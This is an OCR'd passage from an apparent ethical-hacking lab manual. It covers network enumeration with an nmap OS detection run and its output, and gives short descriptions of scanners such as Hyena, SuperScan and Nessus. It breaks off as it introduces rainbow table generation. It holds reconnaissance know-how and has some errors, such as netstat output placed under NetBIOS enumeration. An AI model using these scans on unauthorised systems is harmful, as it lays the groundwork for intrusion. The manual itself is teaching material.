










2. Fing Tool





3. Network Scanner Tool



Practical No: 3

A. Perform Enumeration using the following tools:


i. Nmap


NMAP, as we know, is a powerful networking tool which supports many features and commands. Operating System detection capability allows to send TCP and UDP packet and observe the response from the targeted host. A detailed assessment of this response brings some clues regarding nature of an operating system disclosing the type an OS.

To perform OS detection with Nmap perform the following:

nmap -O <ip address>

```
┌──(kali㉿kali)-[~]
└─$ nmap -O 192.168.32.216
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-18 06:35 EST
Nmap scan report for 192.168.32.216
Host is up (0.0017s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.47 seconds
```






ii. NetBIOS Enumeration Tool

NetBIOS stands for Network Basic Input Output System. It Allows computer communication over a LAN and allows them to share files and printers. NetBIOS names are used to identify network devices over TCP/IP (Windows).

```
┌──(kali㉿kali)-[~]
└─$ netstat -a
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 localhost:postgresql    0.0.0.0:*               LISTEN
tcp        0      0 localhost:5433          0.0.0.0:*               LISTEN
tcp        0      0 192.168.85.129:32996    34.107.243.93:https     ESTABLISHED
tcp6       0      0 localhost:postgresql    [::]:*                  LISTEN
tcp6       0      0 localhost:5433          [::]:*                  LISTEN
tcp6       0      0 localhost:50000         localhost:postgresql    ESTABLISHED
tcp6       0      0 localhost:postgresql    localhost:50000         ESTABLISHED
tcp6       0      0 localhost:33466         localhost:postgresql    ESTABLISHED
tcp6       0      0 localhost:postgresql    localhost:33466         ESTABLISHED
udp        0      0 192.168.85.129:bootpc   192.168.85.254:bootps   ESTABLISHED
raw        0      0 0.0.0.0:255             0.0.0.0:*               7
raw        0      0 0.0.0.0:255             0.0.0.0:*               7
raw6       0      0 [::]:ipv6-icmp          [::]:*                  7
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  3      [ ]         STREAM     CONNECTED     11651    /run/user/1000/bus
unix  3      [ ]         STREAM     CONNECTED     11631    /run/user/1000/at-spi/bus_0
unix  3      [ ]         STREAM     CONNECTED     11541
unix  3      [ ]         STREAM     CONNECTED     8222
unix  3      [ ]         STREAM     CONNECTED     10622
unix  3      [ ]         STREAM     CONNECTED     4969
unix  2      [ ]         DGRAM      CONNECTED     7312
unix  3      [ ]         SEQPACKET  CONNECTED     134189
unix  3      [ ]         STREAM     CONNECTED     127026
unix  3      [ ]         STREAM     CONNECTED     124019   /run/user/1000/at-spi/bus_0
unix  3      [ ]         STREAM     CONNECTED     121850
unix  3      [ ]         STREAM     CONNECTED     8821
unix  3      [ ]         STREAM     CONNECTED     10699
unix  3      [ ]         STREAM     CONNECTED     11633
unix  3      [ ]         STREAM     CONNECTED     10614    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     6984     /run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     7208
unix  3      [ ]         SEQPACKET  CONNECTED     122231
unix  3      [ ]         STREAM     CONNECTED     11720    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     8109
unix  3      [ ]         STREAM     CONNECTED     11591    @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     6847     /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     121844
unix  3      [ ]         STREAM     CONNECTED     118102
unix  3      [ ]         STREAM     CONNECTED     10696    /run/user/1000/at-spi/bus_0
unix  3      [ ]         STREAM     CONNECTED     9625     @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     11588
unix  3      [ ]         STREAM     CONNECTED     9703     @/tmp/.X11-unix/X0
unix  3      [ ]         STREAM     CONNECTED     4937
unix  3      [ ]         STREAM     CONNECTED     134174
unix  3      [ ]         STREAM     CONNECTED     11755
unix  3      [ ]         STREAM     CONNECTED     10695
```


iii. Super Scan

Super Scan is a multi-functional tool that will help you manage your network and make sure your connections and TCP ports are working as well as they should be. One of the best features or advantages of this tool is just how quickly it works. The scans are made very rapidly and faster than with most other scanning tools out there.




iv. Hyena

Hyena is GUI based, NetBIOS Enumeration tool that shows Shares, User login information and other related information.




v. Soft Perfect Network Scanner Tool

Soft Perfect Network Scanner can ping computers, scan ports, discover shared folders and retrieve practically any information about network devices via WMI, SNMP, HTTP, SSH and PowerShell.




vi. SolarWinds Engineer's Toolset

Engineer's Toolset provides the tools you need as a network engineer or consultant to get your job done. Toolset includes solutions that provide diagnostic, performance, and bandwidth measurements.



vii. Wireshark


Wireshark is a free and open-source packet analyser. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues.




B. Perform the vulnerability analysis using the following tools:

i. Nessus

Nessus is a proprietary vulnerability scanner developed by Tenable, Inc. Tenable.io is a subscription-based service. Tenable also contains what was previously known as Nessus Cloud, which used to be Tenable's Software-as a-Service solution. Nessus is an open-source network vulnerability scanner that uses the Common Vulnerabilities and Exposures architecture for easy cross-linking between compliant security tools. In fact, Nessus is one of the many vulnerability scanners used during vulnerability assessments and penetration testing engagements, including malicious attacks. Nessus is a tool that checks computers to find vulnerabilities that hackers COULD exploit.






Practical No: 4


A. Perform the System Hacking using the following tools:

i. Winrtgen

In this article, we will go through the process of generating rainbow tables using WinRTGen.

